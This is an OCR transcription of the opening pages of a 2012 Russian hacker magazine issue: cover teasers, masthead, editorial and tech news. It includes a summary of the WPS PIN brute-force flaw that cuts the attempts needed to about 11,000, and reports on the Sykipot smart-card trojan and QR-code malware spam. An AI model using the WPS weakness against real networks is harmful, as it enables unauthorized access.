
ФОРМГРАББЕР ДЛЯ GOOGLE CHROME 088



03 (158) 2012

ОБЗОР ФРЕЙМВОРКА W3AF



Исчерпывающий гид по шоппингу в китайских интернет-магазинах

РЕКОМЕНДОВАННАЯ **ЦЕНА: 230 р.**

НОВЫЙ СПОСОБ **ЛОМАТЬ WI-FI** 018

ТЕХНОЛОГИЯ WPS, СОЗДАННАЯ ДЛЯ УПРОЩЕНИЯ НАСТРОЙКИ БЕСПРОВОДНЫХ СЕТЕЙ, ОКАЗАЛАСЬ УЯЗВИМА К БРУТФОРСУ. В РЕЗУЛЬТАТЕ ВСЕГО ЗА 5-10 ЧАСОВ МОЖНО РАСКРЫТЬ ДАЖЕ САМЫЙ ДЛИННЫЙ WPA-КЛЮЧ.


024 НОВАЯ ЖИЗНЬ HTTP RESPONSE SPLITTING

082 БУДЕТ ЛИ МАЛВАРЬ ДЛЯ WINDOWS PHONE 7.5?

124 HIGHLOAD-САЙТ НА БАЗЕ NGINX И DJANGO

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 12003


Вся продукция «ТЕВЬЕ МОЛОЧНИК» произведена из цельного
(невосстановленного) молока очень высокого качества.
Такой строгий контроль оказывается важным и для людей,
заботящихся о здоровье, поскольку в последнее время на рынке появилось
много подделок и разбавлений как молока, так и продуктов из него.
Тевье
молочник
МОЛОКО
ПРИ ПОКУПКЕ
КАЧЕСТВА –
МОЛОКО
В ПОДАРОК



ПРИВЕТ С АНТАРКТИДЫ

Две недели назад получил особенное электронное письмо, которое меня по-хорошему тронуло и заставило задуматься о вечном. Писал Серега Сильнов — редактор рубрики «Фрикинг», который еще в прошлом году отправился в научную экспедицию в Антактиду. Письмо стало особенным, потому что отправлено почти с южного полюса и передано по коротковолновой связи со скоростью ~50 бод через некоммерческую радиолюбительскую сеть WINLINK. В письме Сергей передавал приветы и рассказывал о своих впечатлениях, которые в таком необычном месте рождаются от самых простых вещей.
Впрочем, вся эта романтика была лишь сопутствующей вещью для Сергея, ведь он приехал туда в составе экспедиции, которая должна была пробурить 3 768 метров льда и ответственно дотянуться до подледного озера Восток, не навредив ему. Озеро действительно огромное: 250 километров в длину, 50 — в ширину, и до 1.2 — в глубину. Учитывая, что оно было изолировано от внешнего мира сотни тысяч лет, вопросы об обитающих в этом озере формах жизни и о том, что вообще там происходит, — чертовски интересны: достоверно об этом человечеству ничего не известно. Не так уж много осталось на планете неизученных уголков, — и вот озеро Восток является одним из таких объектов.
Какова же была моя радость, когда сегодня (5 февраля) я прочел новость о том, что российская экспедиция достигла успеха и добурила эту скважину, реализовав проект, длившийся более 30 лет! Чертовски горд за Сергея и его коллег — российских ученых, работающих в этой экспедиции и решивших такую сложную задачу! Выполняю его просьбу: передаю привет всем читателям **X** с Антарктиды :).

P.S. Сергей обещал сделать фотографию с вытоптанным в снегу на фоне полярной станции логотипом Хакера. Ждем его возвращения :).

nikitozz, гл. ред. X
shop.glc.ru/xakep
vkontakte.ru/xakep_mag



РЕДАКЦИЯ
Главный редактор Никита «nikitozz» Кислицин (nikitoz@real.xakep.ru)
Шеф-редактор Степан «step» Ильин (step@real.xakep.ru)
Выпускающий редактор Николай «gorl» Андреев (gorlum@real.xakep.ru)

Редакторы рубрик
PC_ZONE и UNITS Степан «step» Ильин (step@real.xakep.ru)
ВЗЛОМ Маг (magg@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
КОДИНГ Николай «gorl» Андреев (gorlum@real.xakep.ru)
PR-директор Анна Григорьева (grigorieva@glc.ru)
Литературный редактор Елена Болотникова

DVD
Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART
Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Иллюстрация на обложке Александр Бричкин

PUBLISHING
Учредитель ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21. Тел.: (495) 935-7034, факс: (495) 545-0906

Генеральный директор Дмитрий Агарунов
Генеральный издатель Андрей Михайлюк
Финансовый директор Андрей Фатеркин
Директор по маркетингу Елена Каркашадзе
Управляющий арт-директор Алик Вайнер
Главный дизайнер Энди Тернбулл
Директор по производству Сергей Кучерявый

РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, факс: (495) 545-0906

РЕКЛАМНЫЙ ОТДЕЛ
Директор группы TECHNOLOGY Марина Филатова (filatova@glc.ru)
Старшие менеджеры Ольга Емельянцева (olgaeml@glc.ru)
Оксана Алехина (alekhina@glc.ru)
Менеджер Елена Поликарпова (polikarpova@glc.ru)
Директор корпоративной группы (работа с рекламными агентствами) Кристина Татаренкова (tatarenkova@glc.ru)
Старший менеджер Юлия Господинова (gospodinova@glc.ru)
Менеджер Мария Дубровская (dubrovskaya@glc.ru)
Старший трафик-менеджер Марья Буланова (bulanova@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
Директор Александр Коренфельд (korenfeld@glc.ru)
Менеджеры Светлана Мюллер
Наталия Тулинова

РАСПРОСТРАНЕНИЕ
Директор по дистрибуции Кошелева Татьяна (kosheleva@glc.ru)
Руководитель отдела подписки Клепикова Виктория (lepikova@glc.ru)
Руководитель спецраспространения Лукичева Наталья (lukicheva@glc.ru)

Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002.

Отпечатано в типографии Scanweb, Финляндия. Тираж 219 833 экземпляров.


Content

14 МИЛЛИНОВ АМЕРИКАНЦЕВ РЕГУЛЯРНО ПОЛЬЗУЮТСЯ ТЕХНОЛОГИЕЙ QR-КОДОВ

008



HEADER









PCZONE



ВЗЛОМ



MALWARE



КОДИНГ





UNIXOID



SYN/ACK



FERRUM



ЮНИТЫ



MEGANEWS



GOOGLE ОБВИНЯЮТ В НАРУШЕНИИ ШЕСТИ ПАТЕНТОВ. Истцом выступает British Telecom — одна из крупнейших в мире телекоммуникационных компаний.

НОВАЯ ДЫРКА В WPS ОБЛЕГЧАЕТ ЗАДАЧУ ХАКЕРАМ

БРУТФОРСИМ ЛЕГКО И БЫСТРО



Неприятную уязвимость нашел в стандарте WPS (Wi-Fi Protected Setup) исследователь в области информационной безопасности Стефан Вибок, о чем и поспешил уведомить US-CERT. Дырка присутствует в продуктах многих популярных брендов, в том числе D-Link, Netgear, Linksys и Buffalo. Она позволяет ощутимо сократить время, уходящее на брутфорс PIN-кода, который необходим для установки беспроводного роутера. В результате ошибки к атакующему возвращается слишком много информации о PIN-коде, а сам он становится слабее, что негативно влияет на защиту тысяч, если не миллионов Wi-Fi-маршрутизаторов и точек доступа. В US-CERT поясняют: «Если проверка подлинности PIN-кода завершилась неудачно, точка доступа посылает сообщение EAP-NACK назад клиенту. Эти сообщения пересылаются таким образом, что хакеру удается определить, является ли первая половина PIN-кода верной. Последняя цифра уже известна, так как она является контрольной суммой PIN-кода. Все это значительно сокращает количество попыток, требуемых для успешного брутфорса: оно снижается с 10^8 до 10^3 + 10^4, то есть до 11 тысяч». Подробнее об этом ты можешь прочитать в одной из статей рубрики Cover Story этого номера.

Отметим, что ни один из производителей, продукты которых подвержены уязвимости, не выпустил ее исправление. В своей статье Вибок пишет, что лучшим способом борьбы с дыркой на данный момент является отключение WPS.

ТРОЯН ОХОТИТСЯ НА СМАРТ-КАРТЫ ВОЕННЫХ

МАЛВАРЬ, ИСПОЛЬЗОВАВШАЯСЯ ДЛЯ APT-АТАК, СМЕНИЛА ПРОФИЛЬ



В троянце Sykipot, казалось бы, нет ничего особенного — малварь, ориентированная на похищение данных о смарт-картах, не нова. Но не каждый день увидишь малварь, цель которой — смарт-карты сотрудников Министерства обороны США и получение с их помощью несанкционированного доступа к ограниченным ресурсам. Именно такие модификации в коде Sykipot обнаружили специалисты компании AlienVault. Одна из новых функций троянца обеспечивает взаимодействие с ПО ActivIdentity ActivClient, которое как раз работает со смарт-картами, соответствующими стандартам безопасности Минобороны США. В американском Минобороны такие карточки используются для хранения цифровых сертификатов работников и их PIN-кодов, применяемых для аутентификации. В результате технического анализа специалистам AlienVault удалось выяснить, что новый вариант кода скомпилирован еще в марте 2011 года, но он до сих пор был не слишком широко распространен. Он способен перехватывать данные о сертификатах и при помощи встроенного кейлоггера снимать данные о вводимых PIN-кодах. После перехвата Sykipot переправляет краденую информацию на защищенные ресурсы в Китае. Это, впрочем, не говорит о том, что получатели данных тоже находятся в КНР.



КОМПАНИЯ «СКАРТЕЛ» (БРЕНД YOTA) ЗАПУСТИЛА В НОВОСИБИРСКЕ первую сеть LTE в России. Сейчас сеть включает 63 базовые станции, но к марту их уже станет 150.



ПОРТЫ СТАНДАРТА USB 3.0 СКОРО, наконец, появятся на смартфонах и планшетах. По информации с CES, произойдет это в конце 2012-го или в начале 2013 года.



ПРОИЗВОДИТЕЛЬ LINUX-ДИСТРИБУТИВА MANDRIVA, контролируемый российским фондом NGI, скоро может объявить о банкротстве. Увы, дела у компании совсем плохи.



WINDOWS PHONE MARKETPLACE перешагнул отметку в 50 тысяч приложений. На это магазину понадобилось 14 месяцев (Android Market в свое время потребовалось 19).



КОМАНДА IPHONE DEV-TEAM, наконец-то, выпустила джейлбрейк под iOS 5.01 для iPhone 4S и iPad 2. За первые три дня утилиту скачало более одного миллиона человек.

23% МИРОВОГО ОБЪЕМА ВЫПУСКА ФЛЭШ-ПАМЯТИ NAND скупила в четвертом квартале прошлого года Apple.

ПЛАНШЕТ, ПРИСТАВКА ИЛИ ЧТО-ТО ДРУГОЕ?

СМЕЛЫЙ КОНЦЕПТ ОТ RAZER





Предварительно озвучены следующие технические характеристики: экран размером 10,1 дюйма и разрешением 1280 x 800 пикселей, многоканальная звуковая подсистема Dolby 7.1 (проектируемая вместе с THX), средства беспроводного подключения Wi-Fi 802.11b/g/n и Bluetooth 3.0. Планируется также использовать акселерометры и сенсорный экран.

Американская компания Razer хорошо известна во всем мире (в том числе и в России) как производитель периферийных игровых устройств и принадлежностей. И нужно заметить, хороших — пока я пишу эту новость, моя рука как раз лежит на мышке от Razer. Тем интереснее и неожиданнее было увидеть Project Fiona — проект, над которым в компании работают сейчас и который был представлен на выставке CES 2012. Эта концепция представляет собой игровой планшет, ориентированный на игры, наиболее популярные сейчас на ПК, то есть на игры «прожорливые» и мощные. Устройство планируется оснастить «интуитивными элементами управления» (кнопками и аналоговыми джойстиками) с силовой обратной связью. Где именно и как они будут расположены, хорошо видно на иллюстрации. А главное, основой Project Fiona должен стать процессор Intel Core i7 третьего поколения. Заявлено, что по этому вопросу компания тесно сотрудничает с Intel. Этот ход должен устранить проблему с нехваткой игр для планшета — идея заключается в том, что практически все существующие игры смогут работать на устройстве без какой-либо переделки или доработки. Ты скажешь, что это только концепт, и будешь не прав. Специалисты Razer почти готовы показать работающие образцы. Предполагается, что поставки устройства начнутся уже в четвертом квартале текущего года. Стоить планшет должен не более $1000.

ВЗЛОМАН КРУПНЕЙШИЙ ОБУВНОЙ ИНТЕРНЕТ-МАГАЗИН В США.

ZAPPOS.COM УВЕДОМИЛ 24 МЛН КЛИЕНТОВ О ТОМ, ЧТО БД МАГАЗИНА ВЗЛОМАНА И ИНФОРМАЦИЯ О НИХ МОГЛА ПОПАСТЬ В РУКИ ХАКЕРОВ

РАССМОТРЕНИЕ SOPA И PIPA ОТЛОЖЕНО

О МАСШТАБНОЙ ОНЛАЙНОВОЙ АКЦИИ ПРОТЕСТА И ЕЕ РЕЗУЛЬТАТАХ

Мы уже рассказывали о «чудесных» американских законопроектах SOPA (Stop Online Piracy Act) и PIPA (PROTECT Intellectual Property Act), породивших волну негодования не только на Западе, но по всему миру. Для тех, кто умудрился все пропустить, напоминаем: законопроекты обязывают всех участников сети интернет (провайдеры, хостинги, поисковые системы и пр.) по первому требованию правообладателя (без решения суда) удалять пиратский контент и прекращать любые взаимоотношения с пиратскими сервисами. Платежные системы обязаны отключить возможность перевода денег, поисковики — удалить ссылки на сайты и т. д. В случае невыполнения этих требований ты считаешься соучастником и твой сайт могут также закрыть без суда и следствия. Кстати, иностранные сайты, сервера которых расположены в США, будут нести такую же ответственность за нелегальный контент, как если бы они были учреждены в Штатах. Более подробно с законопроектами и их возможными последствиями можно ознакомиться хотя бы в Википедии, а нас сейчас больше интересуют последствия. Поняв, что «СОПА близка», крупные американские корпорации ощутили угрозу для себя любимых. За драконовские меры выступили, к примеру, MPAA, RIAA и альянс BSA (членами которого являются Microsoft, Apple, Adobe, Intel и т. д.). Зато против высказались Google, Twitter, Mozilla, Facebook, Yahoo, eBay и другие представители интернет-индустрии. Чем ближе становился «день X», на который было запланировано рассмотрение законопроектов в Конгрессе, тем больше накалялись страсти. Восемнадцатого января в интернете прошла, пожалуй, самая массовая онлайновая акция протеста за все время его существования. Англоязычная Википедия провела самый масштабный в истории опрос, подавляющее большинство участников которого поддержало отключение англоязычного раздела на сутки в знак протеста. Reddit приостановил работу. Google прикрыл свой логотип черным прямоугольником цензуры. Поддержали протест и в WordPress. В целом к акции протеста blackout примкнули тысячи сайтов по всему миру. Несладко пришлось и сторонникам SOPA. Так, крупнейший в мире регистратор GoDaddy, поддерживавший SOPA, подвергся жесткому бойкоту со стороны интернет-сообщества: пользователи принялись тысячами уводить свои домены от GoDaddy. Регистратор оценил ситуацию и поспешил отказаться от своих слов, но позже в интервью TechCrunch выяснилось, что GoDaddy по-прежнему поддерживает SOPA… В общем, отток доменов продолжается и сейчас.

Сдался под давлением народного негодования и альянс BSA, заявивший, что SOPA «требует доработки». Потом, уловив тенденцию, «передумали» и сенаторы, ратовавшие за антипиратские законопроекты. Восемь американских законодателей отказались поддерживать SOPA после 18 января и blackout'а, некоторые и вовсе встали на сторону протестующих. И что в итоге? Конгрессмен Ламар Смит, изначально представивший законопроект SOPA, отозвал его, признав, что в нынешнем виде закон не может быть принят. Рассмотрение законопроекта было отложено. PIPA постигла та же участь. Можно ли назвать это победой? Вряд ли. Лоббисты и копирасты рассержены, но останавливаться они не собираются, полагая, что сенаторов «затерроризировала блогосфера». Теперь лоббисты намерены немного пересмотреть подход к проблеме. Звучит зловеще.

7 ФИШЕК

BUFFALO CLOUDSTATION

1

Собственный облачный сервер

Buffalo CloudStation — это не просто традиционный NAS. Хранилище позволяет легко организовывать удаленный доступ к данным через интернет практически с любых устройств: как со стационарного компьютера, так и с мобильных девайсов.

2

Производительная конфигурация

Несмотря на компактные размеры (150x175x45 мм), сетевое хранилище оснащено довольно производительным железом, которое позволяет не только организовать быстрый сетевой доступ к файлам, но и реализовать другие полезные функции.

3

Встроенный BitTorrent-клиент

Как и большинство современных NAS'ов, Buffalo CloudStation оснащен встроенным BitTorrent-клиентом с удобным web-интерфейсом. Эту функцию по достоинству оценят любители интенсивного p2p-обмена: качать торренты станет в разы удобней.

4

Большой объем и энергоэффективность

Устройство позволяет разместить в себе один диск SATA-II объемом от 1 до 2 Тб. Среднее энергопотребление при этом не будет превышать 26 Вт. При текущих расценках на электроэнергию, в год это позволяет экономить до 4 тысяч рублей, если сравнивать с обычным ПК.

5

Перекодировка медиафайлов

Buffalo CloudStation умеет автоматически кодировать весь видеоконтент в нужном размере при удаленном доступе с мобильных устройств. Таким образом, можно удобно смотреть, например, видео на айфоне, не задумываясь о перекодировке файлов.

6

Приложения для iOS и Android

Приложение Webaccess создано для удаленного доступа с мобильных устройств к данным, хранящимся на решениях фирмы Buffalo. Одновременно поддерживается несколько хранилищ, а само приложение умеет работать с файлами всех популярных форматов: от видео, фотографий и музыки до разноформатных документов.

7


Удобный бэкап

Традиционно для решений Buffalo бэкап данных с клиентских машин орагнизовывается очень просто. При этом поддерживается как Windows, так и MAC OS. Устройство полностью совместимо с эппловской технологией Time Machine.

ИНДОНЕЗИЙСКИЙ ХАКЕР HMEI7 дефейснул сразу шесть доменов верхнего уровня, принадлежащих компании Siemens.

QR-КОДЫ МОГУТ БЫТЬ ОПАСНЫ

КИБЕРПРЕСТУПНИКАМ ТОЖЕ НРАВЯТСЯ НОВЫЕ ТЕХНОЛОГИИ



Практически все интересные технологические новинки рано или поздно оказываются «на службе» у криминала. Не избежали этой участи и QR-коды, популярность которых растет вместе с увеличением продаж смартфонов, планшетов и других мобильных девайсов.


Специалисты Websense ThreatSeeker Network обнаружили спам-сообщения, ссылающиеся на страницы со встроенными QR-кодами. По всей видимости, так спамеры обходят спам-фильтры и пытаются заставить пользователей открывать ссылки именно с помощью мобильных устройств. Спам выглядит как традиционная реклама фармы и содержит ссылку на сайт 2tag.nl — вполне легальный сервис, позволяющий создавать QR-коды для URL-адресов. Как только пользователь переходит по ссылке, на экране отображается QR-код, а справа от него — адрес. Когда пользователь считывает QR-код, его устройство либо автоматически переходит по зашифрованному адресу, либо спрашивает у юзера разрешение (в зависимости от версии QR-читалки). Эту особенность легко можно использовать для распространения специфичной малвари через уязвимости в мобильных браузерах: ведь обычно эти коды сканируют именно с помощью смартфонов. Увы, этот «виток эволюции» в атаках на мобильные девайсы предсказывали многие аналитики.



По данным компании comScore, 14 млн американцев в возрасте от 18 до 34 лет регулярно используют свои мобильные устройства для чтения QR-кодов. А ведь еще недавно QR-коды были популярны в основном на Востоке.

MEGAUPLOAD ВСЕ

ФБР ЗАКРЫЛО ОДИН ИЗ КРУПНЕЙШИХ ФАЙЛООБМЕННИКОВ



Опасный прецедент создан в США — ФБР закрыло один из крупнейших файлообменников в сети Megaupload, генерировавший, по его собственным данным, около 4% всего интернет-трафика. Похоже на заголовок «желтой» новости, но, увы, это реальность. По запросу американских спецслужб в Новой Зеландии также были арестованы основатель проекта Ким Dotcom Шмитц и еще три человека. Каждому из них грозит тюремное заключение по трем обвинениям: 20 лет за мошенничество, 20 лет за отмывание денег и по пять лет за каждый случай нарушения копирайта! Помимо этого, выдвинуты обвинения против трех граждан других стран. Эти люди имели отношение к проектам компании. По мнению Департамента юстиции США, Megaupload способствовал распространению пиратского контента. За пять лет работы он якобы нанес индустрии развлечений ущерб в размере $500 млн в виде недополученной прибыли. Кроме того, файлообменник породил «криминальные денежные потоки» (от рекламы и продажи премиум-аккаунтов) на сумму $175 млн.


Уже последовала реакция других ресурсов с аналогичным функционалом: к примеру, известный хостинг-сервис FileSonic объявил о полном отключении файлообменного функционала (составляющего, заметим, его суть): теперь скачивать контент, загруженный другими пользователями, невозможно.

Отреагировала и «сетевая оппозиция» — Anonymous атаковали сайты ФБР, Минюста США, Белого дома, RIAA, MPAA и ресурсы прочих организаций, из-за действий которых был закрыт файлообменный сервис.



THUNDERBOLT

ИНТЕРФЕЙС THUNDERBOLT СКОРО ДОБЕРЕТСЯ ДО ПК НА БАЗЕ WINDOWS. Эту радостную весть сообщает нам издание DigiTime. По информации источника (данные о котором не раскрываются), ряд «железных» гигантов, таких как Sony, Asus, Gigabyte Technology и ASRock, уже активно внедряет Thunderbolt в свои продукты. Новое железо должно добраться до рынка в апреле текущего года.



РЯД НЕБОЛЬШИХ КОММЕРЧЕСКИХ IPV6-СЕТЕЙ планируется развернуть в Китае к концу 2013 года. А уже в 2015 году IPv6 должен стать в Поднебесной стандартным протоколом.



ANDROIDINVASION С ССЫЛКОЙ НА ПРОГРАММИСТА GOOGLE СООБЩАЕТ, что Google в скором будущем может начать выпуск мобильных процессоров под собственным товарным знаком.

ИТОГИ КОНКУРСА



НАСТАЛО ВРЕМЯ ПОДВЕДЕНИЯ ИТОГОВ НАШЕГО КОНКУРСА, КОТОРЫЙ МЫ ПРОВОДИЛИ СОВМЕСТНО С КОМПАНИЕЙ GROUP-IB, СПЕЦИАЛИЗИРУЮЩЕЙСЯ НА РАССЛЕДОВАНИИ ИНЦИДЕНТОВ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ.

Напомним, в рамках соревнования было необходимо провести расследование сразу двух IT-инцидентов: утечки конфиденциальных данных на предприятии, а так же взлома сервера на базе Linux. Победителями конкурса являются (в алфавитном порядке):



КОНСТАНТИН ИЛЬИН

Род занятий: студент 5 курса Физико-технического института НТУУ "Киевский политехнический институт", Киев.

Комментарии победителя:
«Конкурс понравился, проведен на высоком техническом уровне. Принять участие решил после знакомства с фреймворком Ariadne, сложилось хорошее впечатление о квалификации организаторов».



ЛЕОНИД ШАНИН

Род занятий: ведущий разработчик Научно-технического центра «Вулкан», Москва.

Комментарии победителя:
«Хочу выразить огромную благодарность организаторам конкурса за интересную идею и грамотную организацию. Участие в нем дало мне еще один стимул для самостоятельного профессионального развития. Спасибо за хорошую оценку моей работы!»



К сожалению, обещанный приз (трудоустройство в Group-IB) не подошел ни одному из победителей: Константин учится в Киеве и пока не может переехать в Москву, а Леонида полностью устраивает и текущее место работы. Тем не менее, чтобы все было честно, мы награждаем победителей ценными призами: каждый получает по **iPad 2 Wi-Fi 3G 16 Gb**.

Отчеты победителей опубликованы на нашем сайте: www.xakep.ru/post/58241/

Будь с нами!
Стань одним из нас!

ДВАДЦАТЬ СЕМЬ СТЕКЛЯННЫХ ДЮЙМОВ

НОВИНКА ОТ SAMSUNG НА PLS-МАТРИЦЕ



На прошедшей недавно в Лас-Вегасе выставке CES 2012 свои последние разработки продемонстрировали топовые производители «железа» со всего мира. Интересного на CES было много, но перечислить все мы, к сожалению, не имеем возможности, так что придется ограничиться малым. Одной из самых ярких новинок, представленных на выставке, стал монитор S27B970 от компании Samsung, продолжающий 9-ю премиум-серию. Этот 27-дюймовый агрегат интересен тем, что он работает на основе технологии PLS (Plane Line Switching). По сути, это аналог IPS (In-Plane Switching) от Samsung. Так как IPS-матрицы на данный момент являются «вершиной пищевой цепи», эта старая-новая технология заинтересовала многих.

Первый блин у Samsung, однако, вышел комом: два монитора на PLS-матрице, представленные в прошлом году, обладали букетом всех возможных дефектов сборки, были помещены в корпус из довольно дешевого пластика и в результате имели засветы, битые пиксели и т. п. Похоже, теперь Samsung решила исправить этот промах.

Модель S27B970 выполнена в солидном и одновременно сверхтонком корпусе, а все элементы управления помещены в эргономичную алюминиевую подставку (там же находятся порты ввода-вывода и USB-концентратор), регулируемую по высоте. Диапазон регулирования монитора 9-й серии по высоте составляет 10 см, плюс его можно наклонять. Панель имеет ультравысокую четкость QHD (2560 x 1440), поддерживает технологии DisplayPort, Dual Link-DVI и HDMI, а также оснащена стереодинамиками мощностью 7 Вт и интерфейсом Mobile High Definition Link (MHL) для подключения смартфонов и планшетных ПК. Устройство поддерживает эксклюзивную технологию Samsung Natural Color Expert, к возможностям которой относится аппаратная калибровка цветов. S27B970 способен отображать более миллиарда оттенков, что гарантирует высокий реализм и качество при отображении фотографий и видеороликов, сделанных с помощью цифровой фото- или видеокамеры. Кстати, пресс-релиз обещает, что инженеры Samsung вручную будут настраивать цветопередачу каждого монитора серии 9 на окончательном этапе сборки. Кроме того, вся площадь дисплея также снабжена антибликовым стеклянным (!) покрытием. Да-да, старое доброе стекло с антибликом, давненько мы такого не видели. Этот последний нюанс должен особенно обрадовать тех, чьи глаза чувствительны к так называемому «кристаллическому эффекту» (он же «эффект мокрой тряпки»), который часто проявляется даже у топовых современных дисплеев. Так как «кристаллический эффект» напрямую обусловлен матовостью панели, у глянцевых мониторов он фактически отсутствует. Здесь стоит заметить, что и первые образцы на базе PLS вызвали немалое оживление у тех, для кого прежде всего важно комфортное для глаз изображение, все по той же причине: PLS-дисплеи с матовым экраном практически не проявляли «кристаллического эффекта».

Ожидается, что новинка поступит в продажу уже в марте текущего года (к сожалению, неизвестно, появится ли она также и в России). Ориентировочная цена S27B970 составит $1199.






Разрешение: 2560 x 1440
Глубина цвета: 1,07 млн цветов
Яркость: 300 кд/м2
Равномерность (мин.): 90%
Контрастность (статическая): 1000:1
Время отклика (GTG): 5 мс
Угол обзора (гор/верт.): 178°/178°

ЭТА МУЗЫКА БУДЕТ ВЕЧНОЙ. ПАТЕНТНЫЕ ВОЙНЫ ПРОДОЛЖАЮТСЯ



APPLE ОБВИНЯЕТ SAMSUNG ELECTRONICS В ТОМ, ЧТО ЧЕХЛЫ ДЛЯ ПЛАНШЕТА GALAXY TAB 10.1 И СМАРТФОНОВ (!) НАРУШАЮТ ЕЕ ПАТЕНТЫ

#hacker tweets




@NeckbeardHacker:
Почти закончил с linux.js. Да, это моя JavaScript-реализация ядра Linux. Почему вы на меня так смотрите?



@cBekrar:
